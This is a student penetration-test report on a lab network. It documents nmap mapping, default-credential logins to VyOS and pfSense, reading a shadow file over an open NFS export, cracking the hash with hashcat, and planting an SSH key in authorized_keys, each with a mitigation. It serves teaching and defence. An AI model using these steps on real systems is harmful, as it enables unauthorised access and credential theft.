



**Abertay  
University**

# **Network Security Evaluation**

**Jack Gates**

**Student no: 1500763**

**CMP314: Computer Networking 2**

**BSc Ethical Hacking Year 3**

**2017**

## Contents

1 Introduction .....	3
2 Network Diagrams .....	4
2.1 Network Map .....	4
2.2 Subnet Table .....	5
3 Network Mapping .....	6
4 Security Weaknesses.....	10
4.1 Default passwords.....	10
4.1.1 Telnet .....	10
4.1.2 Mitigation: Telnet .....	10
4.1.3 Firewall.....	11
4.1.4 Mitigation: Firewall .....	11
4.2 NFS mounting.....	12
4.2.1 Stealing Information .....	13
4.2.2 Changing Information .....	14
4.2.3 Mitigations .....	14
4.3 Securing SSH ports .....	16
4.3.1 Gaining access.....	17
4.3.2 Mitigation: Gaining access .....	18
4.3.3 Exploiting root log-ins .....	20
4.3.4 Mitigation: Exploiting root log-ins .....	20
4.4 Outdated software.....	21
4.4.1 Shellshock Vulnerability .....	21
4.4.2 Mitigation: Shellshock Vulnerability .....	22
4.5 Securing SNMP .....	22
4.5.1 SNMP attack.....	23
4.5.2 Mitigation: SNMP attack.....	23
5 Critical Evaluation .....	25
6 Conclusion.....	27
7 References .....	28
8 Appendixes.....	29
Appendix A – Mapping Procedures.....	29
Appendix B – Original Scan .....	37
Appendix C – remaining hosts scanned .....	51
Appendix D – UDP scan.....	56
Appendix E – Calculating Subnets.....	63

# 1 Introduction


The purpose of this report is to investigate and evaluate the security of a network. The clients are interested in finding out what information a hacker could find out about the system that they are considering for deployment. The network will be tested using network penetration techniques which will be demonstrated in the procedures of the report. To perform this penetration test, a virtual machine containing a prototype of the network has been provided. As an entry point to the network, a machine running the Kali Linux – an advanced Linux distribution used for penetration testing – has also been provided.

The first step in the investigation is to map the network. This is done so all of the devices and interfaces being used on the network are known along with their physical connectivity with each other. Mapping out a network is important as it makes for a thorough investigation as all devices device connectivity is important to know when testing for vulnerabilities. A diagram of the network map will be created to illustrate all of the devices connected on the network, as well as a table showing the subnets that are in use. After the network has been mapped, the devices will then be scanned thoroughly and tested for security weaknesses. All of the vulnerabilities found within the network will be evaluated and shown in the procedures. With every vulnerability found, at least one mitigation technique will be suggested. This will be followed by instructions on how this mitigation can be performed on the network, showing that it does resolve the issue.

After the investigation against the network has been completed, the network and the devices will be evaluated. This will be a discussion focussed on the quality of the network. This section will discuss what the strong points of the network are, and how they should be sustained, as well as where the weaknesses that were found in the network – concentrating on the more serious issues. The last thing to be included in the aforementioned discussion will be improvements that could be made to the network. The improvements will be established from the found issues on the network.

## 2 Network Diagrams

### 2.1 Network Map



## 2.2 Subnet Table


Subnet no.	Network address	Network range	Broadcast address	Subnet mask
1	192.168.0.32	192.168.0.33- 192.168.0.62	192.168.0.63	255.255.255.224
2	192.168.0.64	192.168.0.65- 192.168.0.94	192.168.0.95	255.255.255.224
3	192.168.0.96	192.168.0.97- 192.168.0.126	192.168.0.127	255.255.255.224
4	192.168.0.128	192.168.0.129- 192.168.0.158	192.168.0.159	255.255.255.224
5	192.168.0.160	192.168.0.161- 192.168.0.190	192.168.0.191	255.255.255.224
6	192.168.0.192	192.168.0.193- 192.168.0.222	192.168.0.223	255.255.255.224
7	192.168.0.224	192.168.0.225- 192.168.0.226	192.168.0.227	255.255.255.252
8	192.168.0.228	192.168.0.229- 192.168.0.230	192.168.0.231	255.255.255.252
9	192.168.0.232	192.168.0.233- 192.168.0.234	192.168.0.235	255.255.255.252
10	192.168.0.240	192.168.0.241- 192.168.0.242	192.168.0.243	255.255.255.252

The calculations for the subnet table can be seen in Appendix E – calculating subnets.

## 3 Network Mapping

The investigation was started by scanning all of the active hosts that were reachable from the kali Linux machine, the command is seen in Figure 1. This was done using Nmap<sup>[1]</sup>. All of the IP addresses will be listed below and the command used to find them can be seen in Figure 1. Appendix B holds the results of the scan.

- 192.168.0.33
- 192.168.0.34
- 192.168.0.129
- 192.168.0.130
- 192.168.0.193
- 192.168.0.199
- 192.168.0.200
- 192.168.0.225
- 192.168.0.226
- 192.168.0.229
- 192.168.0.230
- 192.168.0.233



```
root@kali:~# nmap -A 192.168.0.0/24
```

*Figure 1 - Nmap scan*

The next step is to determine which of these active hosts belong to the Kali Linux machine from which this investigation is being launched. The command 'IP address' was entered into the terminal of the kali Linux machine. This is so that the host IP address is known, this is shown in Figure 2.

```

root@kali:~# ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b7:82:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
        valid lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb7:82b9/64 scope link
        valid lft forever preferred_lft forever
root@kali:~#

```

Figure 2 - IP address

finding the hosts that were connected to the Kali Linux machine was done through the 'netdiscover' tool. This showed that the kali Linux device was connected to two different hosts, '192.168.0.199' and '192.168.0.193' as seen in Figure 3.

```

Currently scanning: 192.168.232.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 2 hosts. Total size: 540

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.199	00:0c:29:0d:67:c6	5	300	Unknown vendor
192.168.0.193	00:50:56:99:6c:e2	4	240	Unknown vendor

Figure 3 - netdiscover

now that these hosts have been discovered to be connected to the Kali Linux machine, the 'Nmap' scanning results were inspected (seen in full in appendix B).

Scanning the host '192.168.0.193' can be seen in Figure 4 and shows that telnet was being run on port 23. It is also shown that the device is a router.

```

root@kali:~# nmap -sV 192.168.0.193
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 14:12 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00033s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnetd  VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.63 seconds

```

Figure 4 - 192.168.0.193 scan

To continue mapping the network, the devices connected to the 192.168.0.193 device will be checked, access is needed to do this. Accessing the router through telnet would be the best way to

do this. After testing It was found that the username and password credentials were left as the default<sup>[2]</sup>, so connecting to the device was simple. Logging into VyOS is seen in Figure 5.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Sep 22 14:46:00 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 5 - VyOS log-in

Typing in the 'sh int' (short for show interface) command to the terminal revealed all of the interfaces that the router was connected to.

```
vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.193/27 u/u
eth1           192.168.0.225/30 u/u
lo             127.0.0.1/8     u/u
               1.1.1.1/32
               ::1/128
```

Figure 6 - 192.168.0.193 interfaces

In Figure 6, it is seen that the router also has an interface 'eth1' with an IP address of '192.168.0.225'. Showing the IP route of the device shows that a lot of traffic is coming via the '192.168.0.226' address along 'eth1' in Figure 7. This tells the user that the router's other interface is connected to '192.168.0.226'. This is also confirmed when looking at the valid range of IP addresses for the subnet.



```
vyos@vyos:~$ sh ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, 0 - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
0>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:56:56
0>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:56:30
0>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:56:30
0>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:56:56
0 192.168.0.192/27 [110/10] is directly connected, eth0, 00:57:51
C>* 192.168.0.192/27 is directly connected, eth0
0 192.168.0.224/30 [110/10] is directly connected, eth1, 00:57:51
C>* 192.168.0.224/30 is directly connected, eth1
0>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:56:56
0>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:56:56
0>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:56:30
```

Figure 7 - 192.168.0.193 routes

The rest of the Mapping procedure can be viewed in Appendix A – Mapping Procedure.


## 4 Security Weaknesses

### 4.1 Default passwords

The use of default passwords in a secure environment is a pretty severe vulnerability. An attacker is almost guaranteed to test for default credentials whenever they are trying to gain access to a system, so not changing credentials from their default state will put the network at risk.

#### 4.1.1 Telnet

During the investigation, it was found that the telnet credentials were not reset from their default value. This means that a malicious user could potentially access all of the routing devices on the network. This exploit has been shown in Figure 8 - the username and the password are both “vyos”.



```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.


Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Sep 22 14:46:00 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 8 - VyOS log-in 2

#### 4.1.2 Mitigation: Telnet

To prevent a user from accessing these services, it is advisable to use a more secure password. An optimal password should be at least 12 characters in length and should also contain alphanumeric special characters. This will prevent password guessing, as well as brute forcing. A good site to test the security of a password would be '<https://howsecureismypassword.net/>'. From this application a password could be entered and the security of the password will be judged based on a number of years it could take to crack it.

To change the password on telnet, the device needs to be accessed on the telnet protocol as seen in Figure 8. Then the command 'sudo password' needs to be issued to the console, which can be seen in Figure 9.



```
vyos@vyos:~$ sudo passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 9 - changing telnet password

### 4.1.3 Firewall

It was also found that the firewall router with the port addresses of '192.168.0.141', '192.168.0.98', and '192.168.0.241', has pfsense installed. When accessing the firewall's web service, it was also found to be using default credentials which means that a user can access the firewall if they can reach it. As mentioned above, default credentials are among the first thing a malicious hacker may attempt, making the account insecure. The default credentials were "admin" for the username, and "pfsense" for the password<sup>[3]</sup>. The home page can be seen in Figure 10.




Figure 10 - firewall log-in

### 4.1.4 Mitigation: Firewall

To change the password on the firewall's web service, the user must log in and navigate to the 'system' drop down bar. They will then select the 'User Manager' option seen in Figure 11.




Figure 11 - firewall menu

The user will be presented with the user properties. They can enter their new secure password into the 'password' input forms like in Figure 12, and then save these changes at the bottom.

User Properties	
Defined by	SYSTEM
Disabled	<input type="checkbox"/> This user cannot login
Username	admin
Password	<input type="password"/> <input type="password"/>
Full name	System Administrator <small>User's full name, for administrative information only</small>
Expiration date	<input type="text"/> <small>Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY</small>

Figure 12 - changing firewall password

It was also found that the Quagga software running on the firewall port used the same default password of 'pfsense'. Logging in can be seen in Figure 13.

```

root@kali:~# telnet 192.168.0.234 2601
Trying 192.168.0.234...
Connected to 192.168.0.234.
Escape character is '^]'.

Hello, this is Quagga (version 1.2.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

User Access Verification

Password:

```

Figure 13 - quagga password

## 4.2 NFS mounting

It was found that the network file system (NFS) of devices with IP address '192.168.0.199' and '192.168.0.66' were able to be accessed from the Kali Linux system. This can be done by mounting files to our system using the mount command as seen in Figure 14. This vulnerability allowed the kali Linux machine to access data that could aid in an attack against the host.

```

root@kali:~# showmount -e 192.168.0.199
Export list for 192.168.0.199:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.199:/ ./mount1
root@kali:~# cd mount1
root@kali:~/mount1# ls
bin    dev    initrd.img  lost+found  opt    run    sys    var
boot  etc    lib         media       proc   sbin   tmp    vmlinuz

```

Figure 14 - mounting 192.168.0.199



#### 4.2.1 Stealing Information

The machine with address '192.168.0.199' had its files accessed by the attack machine and a file containing usernames and password hashes were found. The location of the 'shadow' file in the mounted directory can be seen in Figure 15.



Figure 15 - accessing shadow file

The 'xadmin' users hash was extracted from this file and placed into a file called 'hash.lst'. Another file was accessed from the 'etc' directory called 'login.defs'. This file contained the hashing algorithm that was used on the file. Figure 16 shows that the hashing algorithm used was 'SHA512'.




Figure 16 - hash type

From the information that was gathered, the password could be cracked. A tool called 'hashcat'<sup>[5]</sup> was used to try and decrypt the password hash. The parameter '-m 1800' determines the hashing algorithm that is used. The parameter '-a 0' means that the default attack mode will be used. The parameter '-o' means that the cracked hashes will be output to the following file. The hash list is then specified next and after that is the word list. The full command can be seen in Figure 17. Figure 18 shows that the scan has been completed.

```
root@kali:~/Desktop# hashcat -m 1800 -a 0 -o cracked.txt hash.lst words.txt --force
```

Figure 17 - hashcat command




Figure 18 - hashcat scan

Once the scan has been completed the cracked password will be in the 'cracked.txt' file which is seen in Figure 19. The attacker now has access to the 'xadmin' account. This demonstrates how an insecure NFS can be used by an attacker to gain sensitive information which can lead to an attack.



Figure 19 - cracked.txt file

#### 4.2.2 Changing Information

Another way that the NFS can be abused is through the changing of data. The machine with address '192.168.0.66' has a secure shell which only allows for those with the right private key to access. The attacking machine is unable to connect to the shell as it does not have a private key for it. This can be changed through the NFS. To do this an attacker will first need to generate an SSH key using the command in Figure 20.

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
```

Figure 20 - key generation

The next step for the attacker is to mount and access the network file system. From here the attacker can simply write their public key to the 'authorized\_keys' file on the mounted system. Now there is a public key on the machine that they have the private key for. This can be seen working in Figure 21.

```
root@kali:~# cp .ssh/id_rsa.pub ~/nfs.66/home/xadmin/.ssh/authorized_keys
root@kali:~# ssh xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
```

Figure 21 - writing public key to authorized keys list

The attacker can now connect to the Secure Shell. This shows how if an NFS is not set up correctly, an attacker could change files on the system and gain access to a secure shell.


#### 4.2.3 Mitigations

The NFS is useful in networks for sharing files across a network. To prevent a malicious user from gaining valuable information, access to the NFS must be limited so that only the files that should be shared are accessible<sup>[4]</sup>. To prevent this the first step is to log into the device's secure shell. From here the user should then access the exports file with a file editor like in Figure 22 below. This file controls which file systems are exported to remote hosts and also specifies the options.

```
Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ nano /etc/exports
xadmin@xadmin-virtual-machine:~$ sudo nano /etc/exports
[sudo] password for xadmin:
```

Figure 22 - accessing exports file

The file will open in the editor and the line `/home/xadmin/Public/ 192.168.0.*(ro)` should be added as seen in Figure 23.




```
xadmin@xadmin-virtual-machine: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/exports Modified

# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin/Public/ 192.168.0.*(ro)

File Name to Write: /etc/exports
^G Get Help      M-D DOS Format  M-A Append     M-B Backup File
^C Cancel        M-M Mac Format  M-P Prefix
```

Figure 23 - exports file


This command means that any user who mounts the network from an IP starting with 192.168.0 can only read the files held in the '/home/' folder. After this file is saved the user should restart the network file system using the following command highlighted in Figure 24.



```
xadmin@xadmin-virtual-machine:~$ sudo service nfs-kernel-server restart
* Stopping NFS kernel daemon [ OK ]
* Unexporting directories for NFS kernel daemon... [ OK ]
* Exporting directories for NFS kernel daemon...
exportfs: /etc/exports [2]: Neither 'subtree_check' or 'no_subtree_check' speci
fied for export "192.168.0.*:/home/xadmin/Public/".
Assuming default behaviour ('no_subtree_check').
